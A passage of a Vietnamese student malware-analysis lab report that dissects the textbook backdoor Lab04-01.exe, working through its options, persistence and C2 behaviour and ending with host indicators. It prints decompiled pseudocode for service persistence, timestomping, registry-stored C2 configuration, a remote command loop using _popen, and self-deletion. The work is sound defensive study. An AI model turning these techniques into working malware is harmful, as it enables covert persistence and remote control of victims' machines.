30     CloseServiceHandle(hService);
31     CloseServiceHandle(hSCManager);
32 }
33 else
34 {
35     strcpy(&DisplayName, lpServiceName);
36     strcat(&DisplayName, aManagerService);
37 hService = CreateServiceA(hSCManager, lpServiceName, &DisplayName, 0xF01FFu, 0x20u, 2u, 1u, &Src, 0, 0, 0, 0);
38 if ( !hService )
39 {

```

Hình lấy thông tin file để thực thi các sub tiếp theo

```

if ( ExpandEnvironmentStringsA(&Src, &BinaryPathName, 0x400u) )
{
    if ( GetModuleFileNameA(0, &Filename, 0x400u) )
    {
        if ( CopyFileA(&Filename, &BinaryPathName, 0) )
        {
            if ( sub_4015B0(&BinaryPathName) )
                result = 1;
            else
                result = sub_401070(aUps, aHttpWww_practi, a80, a60) != 0;
        }
        else
        {
            result = 1;
        }
    }
    else
    {
        result = 1;
    }
}

```

- Sau khi sao chép chính nó vào đường dẫn trên, hàm **sub_4015B0** được gọi tiếp. Ở đó, đường dẫn của file (1.6.24) kernel32.dll trong hệ thống sẽ được dùng làm tham số cho **sub_4014E0** để lấy các thông tin thời gian tạo, truy cập, thay đổi. Tất cả các thông tin thời gian này sau đó được gán cho (1.6.25) C:\Windows\System32\Lab04-01.exe

(Hình ảnh đính kèm)

```

9
10 hFile = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
11 if ( hFile )
12 {
13     if ( GetFileTime(hFile, &CreationTime, &LastAccessTime, &LastWriteTime) )
14     {
15         CloseHandle(hFile);
16         hFilea = CreateFileA(a1, 0x40000000u, 2u, 0, 3u, 0x80u, 0);
17         if ( SetFileTime(hFilea, &CreationTime, &LastAccessTime, &LastWriteTime) )
18         {
19             CloseHandle(hFilea);
20             result = 0;
21         }
22         else
23         {
24             CloseHandle(hFilea);
25             result = 1;
26         }
27     }
28     else
29     {
30         CloseHandle(hFile);
31         result = 1;
32     }
33 }

```


- Nếu thành công thì hàm **sub_401070** sẽ được thực thi tiếp. Ở hàm này sử dụng **RegCreateKeyExA()** để tạo một registry key là **(1.6.26)** HKLM\SOFTWARE\Microsoft \XPS, sau đó gán cho nó giá trị là **(1.6.27)** ups\0http://www.practicalmalwareanalysis.com\080\060\0

(Hình ảnh đính kèm)

```

9| memset(&Data, 0, 0x1000u);
10| u7 = 0;
11| u8 = (char *)&Data;
12| strcpy((char *)&Data, a1);
13| u8 += strlen(a1) + 1;
14| strcpy(u8, a2);
15| u8 += strlen(a2) + 1;
16| strcpy(u8, a3);
17| u8 += strlen(a3) + 1;
18| strcpy(u8, a4);
19| u8 += strlen(a4) + 1;
20| if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
21| {
22|     result = 1;
23| }
24| else if ( RegSetValueExA(phkResult, ValueName, 0, 3u, &Data, 0x1000u) )
25| {
26|     CloseHandle(phkResult);
27|     result = 1;
28| }
29| else
30| {
31|     CloseHandle(phkResult);
32|     result = 0;
33| }
34| return result;
35|

```

2. Với trường hợp ngoài -in và password còn có thêm 1 tham số thứ 3

Chương trình vẫn sẽ gọi hàm **sub_402600** với chức năng tạo tương tự như đã phân tích ở trên. Điểm khác biệt ở đây là tham số thêm này sẽ được sử dụng để đặt tên cho **(1.6.28)** dịch vụ được tạo.

(Hình ảnh đính kèm)

sub_402600 được đặt tên lại là persistent

```

else
{
    if ( argc != 4 )
        selfdestruct();
    persistent(argv[2]);
}

```


Kết luận: Đây cũng là option được dùng để cài đặt **Lab04-01.exe** trên hệ thống.

Khi debug hoạt động với option **-in** để cài đặt file, các hoạt động phân tích được từ mã assembly cũng có thể được kiểm chứng khi quan sát các thay đổi trên hệ thống.

Hình ảnh đính kèm thay đổi trên hệ thống (nếu có) gồm:


Ví dụ khi chạy C:\Users\testsub1\Desktop\Lab04-01.exe -in abcd

(1) Dịch vụ được tạo




(2) File được tạo

Do chương trình là 32bit được chạy trong môi trường 64bit nên được chuyển đến C:\Windows\SysWOW64



(3) Registry được tạo

Do chương trình là 32bit được chạy trong môi trường 64bit nên được chuyển đến WOW6432Node



VII. Phân tích hành vi của file (Phần 2)

Sau khi cài đặt với option **-in**, thực hiện phân tích hoạt động của các option khác.

Lưu ý: Sinh viên tối thiểu phân tích option **-re và 1 trong 2 option **-c/-cc****

- Option **-c** (optional)

Số tham số cần truyền vào (không tính tên chương trình) khi dùng option **-c** là **(1.7.1)** 6 tham số.

Đoạn mã xử lý gọi hàm **(1.7.2)** sub_401070 kèm theo các tham số khác option **-c** và password.

(Hình ảnh đính kèm)

Hình thể hiện hoạt động của option **-c**, sub_401070 được đặt lại là c2_commune

```
if ( !_bscmp((const unsigned __int8 *)argv[1], &c) )
{
    if ( !_bscmp((const unsigned __int8 *)argv[1], &c) )
        selfdestruct();
    if ( argc != 3 )
        selfdestruct();
    if ( !sub_401280(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
        sub_402E7E((int)aKSHSPSPeS, (int)&v5);
}
else
{
    if ( argc != 7 )
        selfdestruct();
    c2_commune(argv[2], argv[3], argv[4], argv[5]);
}

else if ( argc == 3 )
{
    if ( get_file_name(&v8) )
        return -1;
}
```

Ở hàm này, một chuỗi được tạo bằng cách **nối** các tham số được truyền vào. Sau đó chuỗi này được dùng với hàm **RegSetValueExA()** để **(1.7.3)** tạo hoặc thay đổi giá trị Configuration cho một Registry key có tên là **(1.7.4)** HKLM\SOFTWARE\Microsoft\XPS.

(Hình ảnh đính kèm)

Hình cho biết mã thực thi các hàm.

Lab 3 – Kỹ thuật Phân tích động nâng cao

```

9| memset(&Data, 0, 0x1000u);
10| u7 = 0;
11| u8 = (char *)&Data;
12| strcpy((char *)&Data, a1);
13| u8 += strlen(a1) + 1;
14| strcpy(u8, a2);
15| u8 += strlen(a2) + 1;
16| strcpy(u8, a3);
17| u8 += strlen(a3) + 1;
18| strcpy(u8, a4);
19| u8 += strlen(a4) + 1;
20| if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
21| {
22|     result = 1;
23| }
24| else if ( RegSetValueExA(phkResult, ValueName, 0, 3u, &Data, 0x1000u) )
25| {
26|     CloseHandle(phkResult);
27|     result = 1;
28| }
29| else
30| {
31|     CloseHandle(phkResult);
32|     result = 0;
33| }
34| return result;

```

Như vậy hoạt động chính của option **-c** là (1.7.5) tạo Registry Key để kết nối đến server bên ngoài.

Giả sử sử dụng option **-c** với các tham số kèm theo là (1.7.6) tcp http://example.com/ 80 50 abcd .Hoạt động này có thể được kiểm chứng dựa trên thay đổi của hệ thống khi debug.

(Hình ảnh đính kèm thay đổi trên hệ thống (nếu có) với tham số tùy ý ở 1.7.6)

```

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -c tcp http://example.com/ 80 50 abcd
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc abcd
k:tcp h:http://example.com/ p:80 per:50

```

- Option **-cc** (optional)

Số tham số cần truyền vào (không tính tên chương trình) khi dùng option **-cc** là (1.7.7) 2 argument

Đoạn mã xử lý thực thi hàm **sub_401280**, ở đó có gọi hàm **RegQueryValueExA()** để (1.7.8) truy xuất giá trị Configuration của một Registry key có tên là (1.7.9) HKLM\SOFTWARE\Microsoft \XPS. và lần lượt gán giá trị cho 4 chuỗi trả về.

Tiếp theo đó hàm **sub_402E7E** được gọi. Hàm này thực chất dùng để in ra một chuỗi với định dạng cho trước và 1 mảng giá trị kèm theo. Theo đó, định dạng được truyền vào là (1.7.10) k:%s h:%s p:%s per:%s kết hợp với mảng các giá trị lấy từ **sub_401280**.

(Hình ảnh đính kèm)

```

.data:0040C14C akSHSPSPers db 'k:%s h:%s p:%s per:%s',0Ah,0 ; DATA XREF: _main+26B↑o
.data:0040C163 align 4

```

Như vậy hoạt động chính của option **-cc** là in ra giá trị của (1.7.11) Configuration trong Registry key HKLM\SOFTWARE\Microsoft \XPS với định dạng k(giao thức mạng), h (url), p (cổng), per (khoảng nghỉ giữa các gói tin).

Hoạt động này có thể được kiểm chứng dựa trên thay đổi của hệ thống khi debug.

(Hình ảnh đính kèm thay đổi trên hệ thống (nếu có) với tham số tùy ý ở 1.7.6)

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -in abcd
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc abcd
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

- Option **-re**

Số tham số cần truyền vào (*không tính tên chương trình*) khi dùng option **-re** cũng có 2 trường hợp là (1.7.12) 2 argument và 3 argument.

1. Với trường hợp chỉ dùng **-re** và **password**

Chương trình dùng hàm **sub_4025B0** để lấy về 1 chuỗi liên quan đến file đang phân tích, sau đó truyền cho hàm **sub_402900** thực thi tiếp.

(Hình ảnh đính kèm)

sub_4025B0 đặt tên lại thành **get_file_name** để dễ đọc

```
}
else if ( argc == 3 )
{
    if ( get_file_name(&v8) )
        return -1;
    sub_402900(&v8);
}
else
{
    if ( argc != 4 )
        selfdestruct();
    sub_402900(argv[2]);
}
```

Ở hàm **sub_402900** có những hoạt động sau:

- Mở trình quản lý dịch vụ để tìm và mở dịch vụ có tên (1.7.13) **Lab04-01** với **OpenServiceA()**.
- Sử dụng **DeleteService()** để (1.7.14) xóa Service **Lab04-01**
- Sử dụng **DeleteFileA()** để xóa một file có tên (1.7.15) **C:\Windows\System32\Lab04-01.exe**
- Gọi tiếp hàm **sub_401070** với tham số truyền vào toàn bộ bằng 0. Khi đó chương trình sẽ sử dụng các tham số truyền vào để tạo dữ liệu là (1.7.16) **0\00\00\00\0** rồi gán nó cho một Registry key có tên (1.7.17) **HKLM\SOFTWARE\Microsoft\XPS\Configuration**.
- Sau đó một hàm **sub_401210** được gọi thực hiện chức năng xóa Registry key có tên (1.7.18) **HKLM\SOFTWARE\Microsoft\XPS\Configuration**.

(Hình ảnh đính kèm)

```

1 signed int sub_401210()
2 {
3     signed int result; // eax@2
4     HKEY phkResult; // [sp+0h] [bp-8h]@1
5     LSTATUS v2; // [sp+4h] [bp-4h]@3
6
7     if ( RegCreateKeyEx(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
8     {
9         result = 1;
10    }
11    else
12    {
13        v2 = RegDeleteValueA(phkResult, ValueName);
14        if ( v2 )
15        {
16            CloseHandle(phkResult);
17            result = 1;
18        }
19        else
20        {
21            CloseHandle(phkResult);
22            result = 0;
23        }
24    }
25    return result;
26 }

```

2. Với trường hợp ngoài -re và password còn có thêm 1 tham số thứ 3

Chương trình vẫn sẽ gọi hàm **sub_402900** với chức năng tạo tương tự như đã phân tích ở trên. Điểm khác biệt ở đây là tham số thêm này sẽ được sử dụng để tìm kiếm (1.7.19) Service cần xóa.

(Hình ảnh đính kèm)

```

    }
    else if ( argc == 3 )
    {
        if ( get_file_name(&v8) )
            return -1;
        sub_402900(&v8);
    }
    else
    {
        if ( argc != 4 )
            selfdestruct();
        sub_402900(argv[2]);
    }
}

```

Ta có thể nhận thấy, hoạt động của hàm **sub_402900** này ngược với hoạt động của hàm **sub_402600** được dùng khi cài đặt file trên hệ thống, tìm cách xóa dịch vụ, file cũng như registry đã tạo.

Như vậy có thể kết luận, option **-re** được dùng để (1.7.20) gỡ cài đặt chương trình và khôi phục lại trạng thái trước những thay đổi.

• Hoạt động của file khi đã cài đặt

Như đã phân tích ở Phần VI, chương trình cho phép chạy mà không cần tham số truyền vào, với điều kiện kiểm tra 1 registry có giá trị. Để thấy registry này sẽ có giá trị sau khi chương trình đã cài đặt với option -in.

Khi đã thỏa điều kiện registry, chương trình sẽ gọi hàm (1.7.21) **sub_402360**. Ở hàm này sẽ có một vòng lặp với số lần là (1.7.22) phụ thuộc vào kết nối đến server c2 và command được lấy về thực hiện đọc các thông tin trong registry được tạo khi cài đặt, vốn chứa giá trị liên quan đến kết nối đến đường dẫn URL (1.7.23) <http://www.practicalmalwareanalysis.com> (tìm thấy trong registry key đã tạo ra) và có thể sẽ kết nối với hàm **sub_402020**.

(Hình ảnh đính kèm)

Hình cho thấy hoạt động chính tìm registry và gọi **sub_402360**

Lab 3 – Kỹ thuật Phân tích động nâng cao

```

1 signed int C2_MainLoop()
2 {
3     int v1; // eax@5
4     char v2; // [sp+0h] [bp-1000h]@1
5     char v3; // [sp+400h] [bp-C00h]@1
6     char name; // [sp+800h] [bp-800h]@1
7     char v5; // [sp+C00h] [bp-400h]@1
8
9     while ( 1 )
10    {
11        if ( get_key_info(&v3, 1024, &name, 1024, &v2, 1024, &v5) )
12            return 1;
13        atoi(&v2);
14        if ( sub_402020(&name) )
15            break;
16        v1 = atoi(&v5);
17        Sleep(1000 * v1);
18    }
19    return 1;
20 }

```

Hình cho biết hoạt động của sub_402020

```

1 int __cdecl sub_402020(char *name)
2 {
3     const char *u2; // ST2C_4@4
4     int v3; // ST30_4@4
5     char *u4; // eax@6
6     u_short v5; // ST24_2@6
7     char *u6; // ST28_4@6
8     char *u7; // eax@10
9     u_short v8; // ST1C_2@10
10    char *lpFileName; // ST20_4@10
11    char *v10; // eax@14
12    const char *v11; // ST18_4@14
13    u_short hostshort; // [sp+4h] [bp-424h]@14
14    FILE *v13; // [sp+8h] [bp-420h]@14
15    char v14; // [sp+28h] [bp-400h]@1
16
17    if ( down_extract_c2_command(&v14, 1024) )
18        return 1;
19    if ( !strcmp(&v14, aSleep, strlen(aSleep)) )
20    {
21        strtok(&v14, asc_40C0C0);
22        v2 = strtok(0, asc_40C0C0);
23        v3 = atoi(v2);
24
25        // ... (rest of the function code) ...
26    }
27    else if ( !strcmp(&v14, aUpload, strlen(aUpload)) )
28    {
29        strtok(&v14, asc_40C0C0);
30        u4 = strtok(0, asc_40C0C0);
31        v5 = atoi(u4);
32        u6 = strtok(0, asc_40C0C0);
33        if ( attacker_upload(name, v5, v6) )
34            return 1;
35    }
36    else if ( !strcmp(&v14, aDownload, strlen(aDownload)) )
37    {
38        strtok(&v14, asc_40C0C0);
39        v7 = strtok(0, asc_40C0C0);
40        v8 = atoi(v7);
41        lpFileName = strtok(0, asc_40C0C0);
42        if ( attacker_download(name, v8, lpFileName) )
43            return 1;
44    }
45 }

```

```

4 else if ( !strcmp(&v14, aCmd, strlen(aCmd)) )
5 {
6     strtok(&v14, asc_40C0C0);
7     v10 = strtok(0, asc_40C0C0);
8     hostshort = atoi(v10);
9     v11 = strtok(0, asc_40C0A4);
10    v13 = _popen(v11, aRb);
11    if ( !v13 )
12        return 1;
13    if ( c2_interact(name, hostshort, v13) )
14    {
15        _pclose(v13);
16        return 1;
17    }
18    _pclose(v13);
19 }
20 else
21 {
22     strcmp(&v14, aNothing, strlen(aNothing));
23 }
24 return 0;
25 }

```

• Trường hợp option truyền vào không hợp lệ

Mặt khác, quan sát mã nguồn ta thấy, bất kỳ trường hợp nào option nhập vào không đúng về giá trị hoặc số lượng cần thiết, chương trình sẽ gọi 1 hàm là (1.7.24) sub_402410. Cụ thể, hàm này tạo một câu lệnh command line dạng (1.7.25) string, sau đó tiến hành thực thi bằng cách gọi **ShellExecuteA()** với tham số là **cmd.exe**. Như đã trình bày ở 1 số trường hợp ở trên cũng như dựa theo chức năng lệnh command line, mục đích của hàm này là (1.7.26) xóa chương trình chạy nếu không đúng option.

(Hình ảnh đính kèm)

Hình vẽ sự hoạt động của sub_402410

```

1 void __cdecl __noreturn sub_402410()
2 {
3     CHAR Filename; // [sp+Ch] [bp-208h]@1
4     CHAR Parameters; // [sp+110h] [bp-104h]@1
5
6     GetModuleFileName(0, &Filename, 0x104u);
7     GetShortPathNameA(&Filename, &Filename, 0x104u);
8     strcpy(&Parameters, aCDel);
9     strcat(&Parameters, &Filename);
10    strcat(&Parameters, aNull);
11    ShellExecuteA(0, 0, File, &Parameters, 0, 0);
12    exit(0);
13 }

```

VIII. Kết luận về hoạt động của file

Từ kết quả phân tích ở phần VI và VII, hành vi của file **Lab04-01.exe** như sau:

- Thực thi chương trình luôn yêu cầu cung cấp các tham số kèm theo, trong đó tham số cuối cùng là password, phải nhập đúng mới cho phép thực thi.
- Chương trình hỗ trợ 4 option với 4 chức năng khác nhau, cụ thể:
 - + Option -in để cài đặt chương trình lên hệ thống.
 - + Option -c để (1.8.1) tạo registry key với những thông tin kết nối đến c2 server bên ngoài.
 - + Option -cc để (1.8.2) in ra giá trị chuỗi trong giá trị có tên Configuration trong key HKLM\SOFTWARE\Microsoft \XPS theo định dạng (giao thức, url, port, sleeptime).
 - + Option -re để (1.8.3) Gỡ cài đặt chương trình và xóa Register key kết nối ra bên ngoài.

Lab 3 – Kỹ thuật Phân tích động nâng cao

- Khi cung cấp không đúng option hoặc số lượng các tham số, chương trình sẽ **(1.8.4)** Thoát và xóa tệp chương trình thực thi.
- Sau khi cài đặt trên hệ thống, mỗi lần thực thi, chương trình sẽ thực hiện kết nối đến **(1.8.5)** url với những cấu hình có sẵn trong giá trị có tên Configuration trong key HKLM\SOFTWARE\Microsoft \XPS

IX. Các phát hiện khác (nếu có)

(1.9.1) Ngoài những dấu hiệu trên thì không còn dấu hiệu khác

X. Dấu hiệu nhận biết malware


Từ những phân tích trên, để nhận biết file **Lab04-01.exe** có cài đặt trên hệ thống, ta có thể dựa vào một số đặc điểm sau:

10.1 Host-based signature (dấu hiệu nhận thấy trên host bị nhiễm) (nếu có)

Liệt kê tất cả các dấu hiệu tìm được

(1.10.1)


Dấu hiệu 1: Xuất hiện Service lạ có đuôi là Manager Service



